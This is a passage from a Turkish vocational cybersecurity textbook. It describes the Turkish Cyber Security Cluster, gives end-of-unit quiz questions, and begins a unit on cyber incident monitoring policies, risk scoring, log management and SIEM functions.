Türkiye Siber Güvenlik Kümelenmesi; 2017 yılında kamu kurumları, özel sektör temsilcileri ve akademi iş birliğiyle oluşturulur. 2018 yılında faaliyete geçen bu kümelenme, Savunma Sanayi Başkanlığı (SSB) ve Dijital Dönüşüm Ofisi Başkanlığı (DDO) tarafından desteklenip SSTEK tarafından yürütülen bir projedir. Kümelenmenin uzun vadeli stratejileri Savunma Sanayii Başkanı başkanlığında, Sanayi ve Teknoloji Bakanlığı, Ulaştırma ve Altyapı Bakanlığı, DDO ve SSB üst düzey temsilcilerinden oluşan Danışma Kurulu tarafından belirlenir. 1 Şubat 2021 tarihinde SSB ve DDO arasında imzalanan protokolle yürütülen faaliyetler resmiyet kazanmıştır.

Kümelenmenin amacı, Türkiye'nin siber güvenlik alanında teknoloji üreten ve dünya ile rekabet edebilen bir ülke olabilmesidir. Kümelenmenin hedefleri şunlardır:

- Türkiye'deki siber güvenlik firmalarının sayısını artırmak
- Üyelerinin teknik, idari ve finansal açılardan gelişimine destek olmak
- Siber güvenlik ekosisteminin standartlarını geliştirmek
- Üyelerinin ürün ve hizmetlerinin markalaşmasına yardımcı olmak
- Üyelerinin ulusal ve küresel pazarda rekabet gücünü artırmak
- Siber güvenlik alanındaki insan kaynağı sayısı ve niteliğini artırmak
- Toplumdaki siber güvenlik bilincini artırmak

TSGK'ye; savunma sanayii, telekomünikasyon, bilişim sektörü ve özel siber güvenlik alanından birçok kuruluş üye olup Türkiye'de siber güvenlik ekosisteminin gelişmesine katkı sağlar. Bu kümelenmenin üyelerine sağladığı faydalar şunlardır:

- Farklı sektörler bir araya gelerek iş birliği yapma, ortak proje geliştirme ve yeni ortalıklar kurma fırsatı yakalar.
- Üyeler; ortak etkinlikler, yayınlar ve networkler aracılığıyla müşterilere, iş ortaklarına veya yatırımcılarına daha kolay ulaşabilir.
- Platform üzerinden üyeler bilgi ve deneyimlerini paylaşarak sektördeki trendler hakkında bilgi edinilmesini sağlar.
- Üyelerin teknik konularda yetkinliklerini artırmak için eğitimler, çalıştaylar ve mentorluk programları düzenlenir.
- Ortak bir faaliyet çatısı altında yer almak üyelerin markalaşmasına katkı sağlar.
- Siber güvenlik alanında sektörün ihtiyaçları doğrultusunda nitelikli insan kaynaklarının yetiştirilmesine katkıda bulunur.
- Yeni fikirlerin ortaya çıkması, desteklenmesi amacıyla etkinlikler düzenlenir.

## ÖLÇME VE DEĞERLENDİRME

**A) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.**

1. Bir sisteme yetkisiz erişim sağlandıktan sonra güvenlik açıklarını kullanarak daha ayrıcalıklı işlemleri yapabilme yetkisine sahip olma eylemine ..... denir.
2. Bir kuruluşun bilgi sistemi veya ağ yapısında siber saldırılara karşı zayıf olan güvenlik açıklarını tespit etme, önceliklendirme, değerlendirme ve giderme sürecine ..... denir.
3. Dijital dünyayı daha güvenli bir yer hâline getirmeyi amaçlayan ve kâr amacı gütmeyen bir kuruluşa ..... denir.
4. Saldırgan bakış açısıyla sistemdeki zafiyetleri proaktif bir yaklaşımla ortaya çıkartmayı hedefleyen ekibe ..... denir.
5. Türkiye Cumhuriyeti'ndeki siber güvenlik olaylarına ulusal düzeyde müdahale eden, bu olayların etkilerini azaltan ve önleyici tedbirler alan merkeze ..... denir.

**B) Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.**

**1.** Bir şirketin sunucularında yer alan önemli veriler şifrelenmiştir. Korsanlar, bu verilerin geri alınabilmesi için kripto para talebinde bulunulmaktadır.
**Paragrafta belirtilen siber olay, aşağıdakilerden hangisidir?**

A) Casus Yazılım
B) Fidye Yazılımı
C) Kimlik Avı
D) Trojan Saldırısı
E) Yetkisiz Erişim

**2. Bilginin sadece yetkili kişiler tarafından erişilebilir olması, aşağıdaki <u>temel</u> siber güvenlik ilkelerinden hangisini ifade eder?**

A) Bütünlük
B) Erişilebilirlik
C) Gizlilik
D) Kimlik doğrulama
E) Yetkilendirme

**3. Kimlik ve Erişim Yönetimi (IAM) kapsamında yer alan yetkilendirme hizmetleri, aşağıdakilerden hangisini ifade eder?**

A) Hangi kullanıcının hangi kaynaklara erişeceğini belirler.
B) Kullanıcıların şifrelerini sıfırlar.
C) Log kayıtlarını depolar.
D) Sisteme zararlı yazılımların girişini engeller.
E) Sistemin güncellenmesini sağlar.

**4. Aşağıdakilerden hangisi son kullanıcı güvenliği için alınması gereken önlemlerden biri <u>değildir</u>?**

A) Bilinmeyen e-postalara dikkat etmek
B) Çok faktörlü kimlik doğrulama uygulamak
C) Güçlü parolalar kullanmak
D) Güncel antivirüs yazılımı kullanmak
E) Güvenlik duvarını kapatmak

**5. Aşağıdakilerden hangisi siber olay müdahale planının sınırlama aşamasında gerçekleştirilen eylemdir?**

A) Ağ iletişiminin durdurulması ve şüpheli dosyaların karantinaya alınması
B) Güvenlik politikalarının yeniden yapılandırılması
C) Personelin siber saldırılar konusunda eğitilmesi
D) Olayın kaynağının belirlenmesi ve analiz edilmesi
E) Zarar gören verilerin geri yüklenmesi

**6. NIST siber olay müdahale çerçevesinde olayın etkilerini azaltmak ve sistemleri eski hâline döndürmek için yapılan çalışmaları aşağıdaki aşamalardan hangisi kapsar?**

A) Hazırlık
B) Kurtarma
C) Sınırlama
D) Sürekli iyileştirme
E) Tespit ve analiz

**7. Aşağıdakilerden hangisi MITRE ATT&CK çerçevesini tanımlar?**

A) Fiziksel güvenlik önlemlerinin alınması
B) Siber saldırı tekniklerinin ve saldırgan davranışlarının haritalandırılması
C) Sistem yedekleme prosedürlerinin oluşturulması
D) Şirket içi güvenlik politikalarının belirlenmesi
E) Personel eğitimi ve farkındalık artırma programları

**8. Aşağıdakilerden hangisi Kişisel Verileri Koruma Kanunu'nun sağladığı faydalardan biri değildir?**

A) Bireylerin kişisel verileri üzerindeki haklarını kullanabilmelerini sağlar.
B) Kişisel verilerin işlenmesi sürecinde şeffaflık ve denetim mekanizmaları oluşturur.
C) Kişisel verilerin yurt dışına sınırsız şekilde aktarılmasına izin verir.
D) Özel nitelikli verilerin korunması için ilave güvenlik önlemleri alınmasını zorunlu kılar.
E) Veri sorumlularının hukuki sorumluluklarını belirleyerek yaptırımlar getirir.

**9. Kurum içinde sadece tek bir ekip tarafından olaylara müdahale edilen ve tüm kaynakların bu merkez ekipte toplandığı, genellikle küçük ve orta ölçekli kuruluşlarda kullanılan CSIRT modeli aşağıdakilerden hangisidir?**


A) Dağıtık (Distributed) CSIRT
B) Hiyerarşik (Hierarchical) CSIRT
C) Koordineli (Coordinated) CSIRT
D) Merkezî (Centralized) CSIRT
E) Sanal (Virtual) CSIRT

**10. Aşağıdakilerden hangisi Avrupa Birliği ülkelerinin genelinde yüksek düzeyde siber güvenlik sağlamayı amaçlayan ajanstır?**

A) CERT
B) CSIRT
C) ENISA
D) FIRST
E) USOM

# 2. ÖĞRENME BİRİMİ

# SİBER OLAY İZLEME



## KONULAR

**2.1.** OLAY İZLEME YÖNTEMLERİ

**2.2.** OLAY İZLEME UYGULAMASI

## NELER ÖĞRENECEKSİNİZ?

- Siber olay izleme politikaları
- Siber olay izleme uygulaması

## TEMEL KAVRAMLAR

- dark web
- EDR/XDR
- IDS/IPS
- log yönetimi
- SIEM
- SOAR
- threat hunting
- TIP

**HAZIRLIK ÇALIŞMALARI**

1. Dijital ortamda sakladığımız verilerin güvenliği sizce nasıl sağlanmaktadır? Arkadaşlarınızla tartışınız.
2. Bildiğiniz siber suç çeşitlerini ve bu suçların yaptırımlarının neler olduğunu sınıf arkadaşlarınızla tartışınız.

## 2.1. OLAY İZLEME YÖNTEMLERİ

Dijital dünyanın hızla gelişmesine bağlı olarak siber tehditlerin sayısı ve çeşitliliği de giderek artar. Kurumların dijital varlıklarının korunması, etkili bir siber olay yönetim süreciyle doğrudan ilgilidir. Bu süreçte siber tehditlerin iyi tanımlanması, doğru araç ve yöntemlerin kullanılması, izleme politikalarının belirlenmesi ve izlenmesi gereken unsurların tanımlanması kritik rol oynar (Görsel 2.1).



**Görsel 2.1:** Siber olay izleme

### 2.1.1. Siber Olay İzleme Politikaları

Siber güvenlikte olay yönetim sürecinin etkinliği detaylı ve kapsamlı izleme politikalarının varlığına bağlıdır. Bu politikalar, siber tehditlerin proaktif olarak tespit edilmesi, analiz ve müdahale edilmesi süreçlerini şekillendirir. Her kurum kendi risk profiline, ihtiyacına ve yasal gerekliliklerine uygun olarak özelleştirilmiş olay izleme politikalarını oluşturmalıdır. Bu politikalar, uluslararası kabul görmüş standartlara ve çerçevelere uygun olarak hazırlanır. Politikaların tüm paydaşlara duyurulması, paydaşların görevlerinin ve sorumluluklarının net bir şekilde tanımlanması kritik öneme sahiptir. Olay izleme politikaları şunlardır:

**Bilgi Güvenliği Olay Yönetimi Politikası:** Bir kuruluşun fiziksel ve dijital bilgi varlıklarının korunmasına yönelik oluşturduğu temel güvenlik prensiplerini ve çerçevelerini belirler. Bu yaklaşım; verinin gizliliğini, bütünlüğünü ve erişilebilirliğini korumayı hedefler. Örneğin bir e-ticaret şirketi **bilgi güvenliği olay yönetim politikası** ile kullanıcılara ait verilerin sızması, web sitesinin hizmet kesintisine uğraması, fidye yazılımı saldırısı gibi durumları önlemeyi ve bu tür olaylara etkin şekilde müdahale etmeyi amaçlar.



**Olay Tanımları ve Sınıflandırma Politikaları:** Siber güvenlik olaylarının açık bir şekilde tanımlanmasını ve bu olayların etki düzeylerine göre sınıflandırılmasını sağlar. Olayın tanımlanması; analiz, müdahale ve rapor sürecinin tutarlı bir şekilde yönetilmesini sağlar. Olayın sınıflandırılması ise risk derecesine göre önceliklendirme yapılarak müdahale sürecinin etkinliğini artırır. Örneğin bir bankada sunucunun fidye yazılımı ile kilitlenmesi, yüksek kritik bir saldırıyken bir çalışanın hassas bir dosyayı yanlışlıkla e-posta olarak göndermesi düşük kritik veri sızıntısı olarak kabul edilir.

**Öncelik Sıralaması Politikası:** Siber güvenlik olaylarında hangi olaya daha hızlı ve öncelikle müdahale edilmesi gerektiğinin belirlenmesidir. Bu öncelik sıralaması ile siber olayın iş sürekliliği üzerindeki etkisi, olası finansal zararlar, yasal yükümlülükler gibi ölçütlere göre yapılır. Siber olaylar; yüksek, orta ve düşük seviye olarak sıralanır.

1. **Yüksek Öncelikli Olaylar:** Kritik sistemlerin işleyişini veya hassas verilerin korunmasını doğrudan etkileyen siber güvenlik olaylarıdır. Bu olaylara, mümkün olan en kısa sürede (genellikle 15-30 dakika) müdahale edilmesi hedeflenir. Örneğin hizmet kesintisine sebep olan DDoS saldırıları, kritik sistemleri şifreleyen fidye yazılım saldırıları ve hassas verilere yetkisiz erişim sağlanması yüksek öncelikli olaylar olarak sıralanır.
2. **Orta Öncelikli Olaylar:** Etki alanı henüz sınırlı fakat diğer sistemler için risk oluşturan olaylardır. Genellikle birkaç saat içinde müdahale edilmesi hedeflenir. Örneğin ağda tespit edilen zararlı yazılımlar, sistemde tespit edilen güvenlik açıkları, anormal kullanıcı davranışları, şüpheli e-posta gibi olaylar orta öncelikli olay olarak sıralanır.
3. **Düşük Öncelikli Olaylar:** Bir sistemi doğrudan tehdit etmeyen düşük riskli olaylardır. Müdahalenin bir veya birkaç gün içinde yapılması hedeflenir. Örneğin yazılım güncelleme uyarıları, zayıf parola kullanımları, kullanıcı destek talepleri gibi olaylar düşük öncelikli olaylar olarak sıralanır.

**İzleme Kuralları ve Politikaları:** Bir kurumun bilgi sistemlerinde gerçekleşen olayların sürekli olarak izlenmesiyle ilgili kurallar ve prosedürleri içerir. Bu politika ile potansiyel siber güvenlik tehditleri önceden tespit edilir ve gerçekleşen olaylara hızlı bir şekilde müdahale edilir. İzleme kuralları ile **izlenecek veriler, kullanılacak araçlar** ve **izleme sıklığı** belirlenir. Sistemde gerçekleşen tüm olaylar loglanarak kayıt altına alınır ve anormal davranışlar tespit edilir. Sürekli izlenmesi gereken sistemlerden bazıları şunlardır:

- Ağ trafiği
- Sunucu erişimleri
- Kullanıcı oturumları
- Veri tabanı sorguları
- Kritik dosya ve dizin işlemleri
- Güvenlik cihazı ve uygulama logları
- Yedekleme süreci

İzleme sistemleri, sürekli çalışmalı ve sistemin çalışmadığı durumlar otomatik olarak bildirilmelidir. Ayrıca izleme kurallarının gözden geçirilerek güncellenmesi, kritik öneme sahiptir.

**Saldırı Senaryoları Politikası:** Kuruluşların siber saldırı senaryoları oluşturup bu saldırılara karşı önlem almasını ve müdahale planları geliştirmesini amaçlar. Saldırı senaryoları ile mevcut olay müdahale planı

test edilirken sistemdeki zafiyetler de tespit edilir. Böylece potansiyel saldırı riskleri gerçekleşmeden mevcut durum yeniden güncellenir. Saldırı senaryoları belirli aralıklarla tekrar edilmeli ve saldırılar, güvenli bir ortamda yapılmalıdır. Ulusal ve uluslararası tehdit istihbarat kaynakları, MITRE ATT&CK çerçevesinde yer alan TTP'ler ve olay geçmişi dikkate alınarak saldırı senaryoları belirlenir. Buna göre hedeflenen varlıklar, saldırının potansiyel etkisi, tespit araçları ve müdahale adımları detaylı olarak tanımlanır. Tatbikat gerçekleştikten sonra sonuçlar raporlanır ve tespit edilen zafiyetler giderilir.

**Tehdit Sıralamaları Politikası:** Bir kuruluşun karşılaşabileceği siber güvenlik tehditlerinin değerlendirilip, potansiyel etkilerine göre sıralanarak güvenlik risklerini en aza indirmeyi amaçlar. Tehdit sıralaması, proaktif bir yaklaşım olup risk yönetim sürecinde kritik öneme sahiptir. Bu politikaya göre bir kuruluşun karşılaşabileceği tüm iç, dış ve teknolojik tehditler tanımlanır. **Dış tehditler**, sistemin dışından gelen kötü niyetli saldırılardır. **İç tehditler,** sistemin kendi içindeki çalışanların kasıtlı veya kasıtsız davranışları sonucunda oluşan güvenlik riskleridir. **Teknolojik tehditler** ise yazılım açıkları, güncel olmayan sistemler, donanım yetersizlikleri, güvenlik duvarı açıkları gibi durumların neden olduğu risklerdir.

Tespit edilen tehditlerin **etki (impact)** ve **olasılık (likelihood)** durumları puanlanır. Tehdidin gerçekleşmesi durumunda ortaya çıkacak zararın şiddeti; **düşük (1), orta (2), yüksek (3), çok yüksek (4)** ve **kritik (5) etki** olarak derecelenir. Tehdidin gerçekleşme ihtimali ise **düşük (1), orta (2), yüksek (3), çok yüksek (4)** ve **kritik (5) olasılık** olarak derecelenir. Her bir tehdidin **risk puanı = etki x olasılık** formülü ile hesaplanarak tehdit sıralaması yapılır. Bu hesaplamaya göre risk seviyesi şu şekildedir:

**1-5: Düşük Risk**

**6-10: Orta Risk**

**11-15: Yüksek Risk**

**16-20: Çok Yüksek Risk**

**21-25: Kritik**

**Not**

Risk puanı hesaplanırken kurumun yapısına ve risk hassasiyetine göre daha detaylı ölçekler de kullanılabilir.

Tablo 2.1'de tehdit örneklerine ait etki, olasılık değerleri ile hesaplanan risk puanı ve risk seviyesi görülür.

**Tablo 2.1:** Risk Seviyesi Matrisi

| Tehdit | Etki (1-5) | Olasılık (1-5) | Risk Puanı | Risk Seviyesi |
|---|---|---|---|---|
| Güncel olmayan yazılımlar | 4 | 3 | 12 | Yüksek |
| Güvenli olmayan e-posta | 3 | 3 | 9 | Orta |
| Sunucuya erişim | 5 | 1 | 5 | Düşük |
| Yönetici hesabının çalınması | 4 | 4 | 16 | Çok yüksek |
| Fidye yazılım saldırısı | 5 | 5 | 25 | Kritik |



**Log (Kayıt) Yönetimi ve Analiz Politikası:** Kuruluşların bilgi sistemlerinde gerçekleşen her olay, otomatik kaydedilerek log dosyaları oluşturulur. **Log yönetimi**; günlük dosyaların oluşturulması, iletilmesi, analiz edilmesi, saklanması, arşivlenmesi ve silinmesi sürecini kapsar. Sunucular, veri tabanları, ağ cihazları, uç kullanıcı cihazları, uygulama yazılımları gibi bilgi sistemlerine ait tüm bileşenlerde log kayıtları oluşturulur. Bu loglar, sistemlerde meydana gelen olaylar hakkında ayrıntılı bilgiler içerir. Ayrıca kullanıcı faaliyetlerinin, sistem işlemlerinin ve güvenlik olaylarının izlenmesini sağlar. Loglar, üretildiği kaynaklara ve içeriklerine göre çeşitli kategorilere ayrılır. Log türlerinden bazıları şunlardır:

1. **Sistem Logları:** İşletim sistemi tarafından üretilen olay kayıtlarıdır.
2. **Ağ Logları:** Ağ cihazlarının oluşturduğu olay kayıtlarıdır.
3. **Uygulama Logları:** Yazılımların çalışması sırasında oluşturulan olay kayıtlarıdır.
4. **Güvenlik Logları:** Kimlik doğrulama, yetkisiz erişim girişimi, şüpheli aktiviteler gibi olayların kayıtlarıdır.
5. **Olay Logları:** Kullanıcı işlemleri, yapılandırma değişiklikleri, sistemdeki kritik değişlikler gibi olayların kayıtlarıdır.

Log dosyaları düz metin dosyası, XML, JSON, syslog, CVS gibi çeşitli formatlarda oluşturulur. Log yönetim sürecinin aşamaları şunlardır:

1. **Log Toplama:** Çeşitli sistemlerden gelen günlük dosyaların tek bir merkezî konumda toplanmasıdır.
2. **Ayrıştırma ve Normalleştirme:** Farklı formatlarda oluşturulan günlük dosyalarının çeşitli yönetim araçlarıyla standart bir formata dönüştürülmesidir. Bu işlem, verilerin analiz edilmesini kolaylaştırır.
3. **Depolama:** Normalleştirme işleminden sonra günlükler, merkezî günlükleme sisteminde depolanır. Bu sistem, günlüklerin hem gerçek zamanlı analiz edilmesine hem de uzun süreli depolamasına olanak tanır.
4. **Analiz:** Günlük veriler, özel yazılım veya araçlarla incelenerek değerlendirilir. Bu aşamada veriler filtrelenerek gruplandırılır ve anlamlı hâle getirilir. Korelasyon, anomali analizi, zaman çizelgesi gibi yöntemlerle davranış eğilimleri ve anomaliler tespit edilir.
5. **Raporlama:** Analiz sonuçlarına dayanarak elde edilen verilerden anlaşılabilir bilgiler çıkartma, güvenlik açıklarını tespit etme, sistemin çalışmasını ve performansını değerlendirme sürecidir.
6. **Eylem:** Analiz ve rapor sonuçlarına bağlı olarak tespit edilen sorunu düzeltmek için yapılan işlemdir. Bu işlemler; yapılandırma hatalarının düzeltilmesi, yazılımın güncellenmesi, donanım arızalarının giderilmesi vb. olabilir.
7. **İmha Etme:** Günlük verileri, yasal düzenlemeler veya şirket içi politikalar tarafından belirlenen süre boyunca saklanır. Bu süre bitiminde veriler, arşivlenir veya imha edilir.

**Olay Tespit, Alarm ve Bildirim Politikası:** Bir kuruluşun bilgi sistemlerinde gerçekleşebilecek siber güvenlik olayının tespit edileceği araçların, potansiyel olaylar için uyarı, eşik ve tetiklenme değerlerinin ve olayın ilgili kişilere bildirim sürecinin tanımlanmasıdır. Siber olaylar, otomatik olarak algılanan sistemler (SIEM) tarafından tespit edilir. Şüpheli bir eylem tespit edildiğinde ise alarm üretilir. Alarmların eşik değerleri, net bir biçimde tanımlanarak gereksiz uyarılar en aza indirilir. Her alarm; olayın öncelik derecesini, olayın kaynağını, etkilenen sistemleri ve zaman bilgisini içerir. Alarmın şiddetine göre ilgili kişilere otomatik olarak bildirim gönderilir. Örneğin bir kullanıcı, çalışma saatleri dışında farklı bir ülke

üzerinden oturum açma denemelerinde bulunduğunda SIEM araçları, olayı tespit eder ve alarm üretir. Bilgi güvenliği ekibine SMS ve e-posta gönderilerek bildirim yapılır.

**Olay Müdahale Prosedürleri ve Yanıt Süreleri Politikası:** Bir kuruluşun bilgi sistemlerinde gerçekleşen siber olaya müdahale için gerekli işlemlerin ve zaman yönetiminin tanımlandığı politikadır. Olay müdahalesinde uygulanması gereken; prosedürler, yanıt süreleri, rollerle sorumluluklar detaylı ve kapsamlı bir şekilde ele alınarak olayın etkisini en aza indirmek hedeflenir. Örneğin bir kuruluşa ait web sitesi siber saldırıya uğradığında izlenecek adımlar; web sitesini çevrimdışı yapmak, saldırı kaynağını tespit etmek, güvenlik açıklarını kapatmak, bir saat içinde müdahale etmek vb. şeklinde detaylandırılır.

**Rol ve Sorumluluklar ile Erişim Politikaları:** Bir kuruluşun olay müdahale sürecine dâhil olan kişilerin ve ekiplerin görev tanımlarının yapılması, sorumluluklarının belirlenmesi, bilgi sistemlerine erişim yetkilerinin tanımlanması ve kontrol edilmesidir. Rollerin ve sorumlulukların net bir şekilde tanımlanması, görev çakışmalarının ve güvenlik zafiyetlerinin önlenmesinde kritik öneme sahiptir. Erişim politikaları ile kişilerin görev tanımına uygun veriler paylaşılarak bilgi güvenliği artırılır. Böylece yetkisiz erişim, veri sızıntısı gibi riskler azaltılır. Örneğin bir güvenlik analistinin olayla ilgili sorumlulukları; olayı analiz etmek, zararlı yazılımları incelemek ve rapor hazırlamak şeklinde tanımlanırken erişim yetkisi sadece SIEM ve log sistemlerini okuma ile sınırlandırılır.

**Gizlilik ve Veri Koruma Politikası:** Olay müdahale sürecinde toplanarak işlenen kişisel verilerin veya kurumsal hassas bilgilerin gizliliğinin korunmasıdır. Kişisel veriler, yasal düzenlemelere (KVKK, GPDR vb.) uygun şekilde korunur. Yetkisiz kişiler tarafından erişilmesi ve kötü amaçlı kullanımı; erişim kontrolleri, şifreleme, maskeleme gibi yöntemlerle engellenir.

**Kullanıcı ve Sistem Davranışı İzleme Politikası:** Kurum içindeki kullanıcı aktivitelerinin ve sistem işleyişinin sürekli izlenmesi ve şüpheli etkinliklerin tespit edilmesidir. Kullanıcıların oturum bilgileri, dosya erişimleri, yaptıkları işlemler, kullandıkları sistemler gibi tüm etkinlikler kaydedilir. Aynı şekilde sistem bileşenlerinin performansı, kaynak kullanımı, çalışan hizmetler ve güvenlik durumları da takip edilir. Bu süreçte, normal olmayan davranışlar tespit edilirse güvenlik ekiplerine bildirilir.

**Sürekli İzleme ve İyileştirme Politikası:** Sürekli değişen siber tehdit ortamında kesintisiz izleme yapılması neredeyse zorunluluk hâline gelir. Bu sebeple kuruluşlar, tüm bilgi sistemlerini sürekli olarak izler. Tespit edilen her türlü anormal davranışlar, şüpheli aktiviteler veya güvenlik olayları karşısında gerekli müdahaleyi en hızlı şekilde sağlar. Siber güvenlik süreci, sürekli işleyen dinamik bir süreç olup elde edilen tüm bilgiler güvenlik politikalarının iyileştirilmesi ve güçlendirilmesi için kullanılır.


### 2.1.2. Siber Olay İzleme Yöntem ve Araçları

**Siber olay izleme,** bir kuruluşun bilgi sistemlerinde meydana gelen güvenlik olaylarının anlık veya gecikmeli olarak tespit edilmesidir. Bir sistem; SOC analistleri, olay müdahale ekipleri veya siber güvenlik uzmanları tarafından kesintisiz takip edilir. Bu süreçte kullanılan araç ve yöntemler hem olası risklerin hem de gerçekleşen olayların bildirilmesini sağlar. **Araçlar,** olay müdahale sürecinde kullanılan yazılım, donanım veya platformlar olup sürece teknik destek sağlarken **yöntemler** ise bu süreçte araçların nasıl kullanılacağını belirleyen politika, prosedür ve uygulamalardır.

Olay müdahale sürecinin etkili bir şekilde yönetilmesi, olay izleme araçlarının doğru ve koordineli bir şekilde kullanılmasına bağlıdır.

### 2.1.2.1. SIEM [Security Information and Event Management (Güvenlik Bilgi ve Olay Yönetimi)]

**SIEM,** Güvenlik Bilgi Yönetimi [Security Information Management (SIM)] ve Güvenlik Olay Yönetimi [Security Event Management (SEM)] işlevlerinin bir araya gelmesiyle oluşturulan bir güvenlik çözümüdür. **Güvenlik bilgi yönetimi;** uzun vadeli veri depolama, verilerin analiz edilmesi ve raporlanması, güvenlik uyumluluğunun doğrulanması gibi işlemleri gerçekleştirir. **Güvenli olay yönetimi** de siber olayların gerçek zamanlı olarak izlenmesi, analiz edilmesi ve bildirilmesi sürecini kapsar. SIEM ise bu özellikleri birleştirerek birden fazla kaynaktan gelen günlük verilerin toplanmasını, analiz edilmesini ve yönetilmesini sağlar (Görsel 2.2).




**Görsel 2.2:** SIEM'in temel bileşenleri

Kuruluşların bilgi sistemlerinde gerçekleşen olay ve log kayıtları, büyük bir veri yığınına dönüşür. SIEM, bu verilerin merkezî bir yerde toplanıp ayrıştırılmasını ve şüpheli aktivitelerin otomatik olarak tespit edilmesini sağlar. Görsel 2.3'te SIEM'in temel işlevleri görülür.




**Görsel 2.3:** SIEM'in temel işlevleri

**Log Collection (Log Toplama):** Sunucular, ağ cihazları, güvenlik duvarı, uygulamalar gibi farklı kaynaklardan gelen log verilerinin merkezî bir yerde toplanması işlemidir. Toplanan veriler, belirli bir formata dönüştürülerek normalizasyon yapılır.

**Log Analysis (Log Analizi):** Toplanan veriler analiz edilerek olağan dışı davranışlar, sistemde gerçekleşen olaylar, hatalar veya kural ihlalleri analiz edilir. Bu işlem, potansiyel güvenlik açıklarının veya tehdit göstergelerinin tespit edilmesini sağlar. Verilerin analizinde **kural tabanlı, imza tabanlı** ve **davranışsal analiz** teknikler kullanılır. Kural tabanlı analizde önceden tanımlanan mantıksal kurallara göre inceleme-analiz yapılır. Örneğin beş dakika içinde on adet başarısız oturum açma isteği olduğunda alarm üretilir. Bilinen güvenlik senaryolarına göre yapılan bu analiz; net, anlaşılır ve özelleştirilebilir olduğu için pratiktir fakat yeni tehdit türlerini tespit etmekte yetersiz kalabilir. İmza tabanlı analizde bilinen saldırıların tanımlı dijital izlerine (loglarına) dayanarak alarm üretilir. Örneğin önceden tanımlı olan bir SQL Injection denemesi anında tespit edilir. Davranışsal analizde kullanıcıların ve sistemlerin normal davranışları öğrenilerek normal olmayan davranışlar tespit edildiğinde alarm üretilir. Örneğin bir kullanıcının çalışma saatleri dışında sistemde aktif olarak büyük dosya indirmesi, anormal davranış olarak kabul edilir.

**Log Correlation (Log Korelasyonu):** Farklı kaynaklardan gelen olaylar; birbiriyle ilişkilendirilerek, daha büyük ve anlamlı bir tehdit senaryosu olup olmadığı değerlendirilir. Örneğin şirket içindeki bir kullanıcının başarısız oturum açma denemelerinin ardından VPN kullanarak veri tabanından büyük miktarda veri aktarımı yapması, korelasyonla veri sızıntısı şüphesi olarak değerlendirilir.

**Log Forensic (Log Adli Analizi):** Bir siber olayın nasıl, kimler tarafından ve ne zaman yapıldığını öğrenmek için detaylı olarak incelenmesidir. Bu analiz sonuçları adli delil olarak da kullanılır.

**It Compliance (BT Uyumluluğu):** Bir kuruluşun BT altyapısının yasal düzenlemelere (KVKK, GPDER vb.), sektörel standartlara (HIPAA, PCI DSS vb.) ve kurum içi politikalara uygun olarak düzenlenmesidir. Bu düzenlemelerle belirli güvenlik önlemlerinin uygulanması zorunlu hâle gelir, aksi takdirde para cezası uygulanır.

**App Monitoring (Uygulama İzleme):** Uygulama loglarının izlenerek hataların, saldırıların veya anormal davranışların tespit edilmesidir. Uygulama katmanındaki saldırıların tespitinde önemli rol oynar.

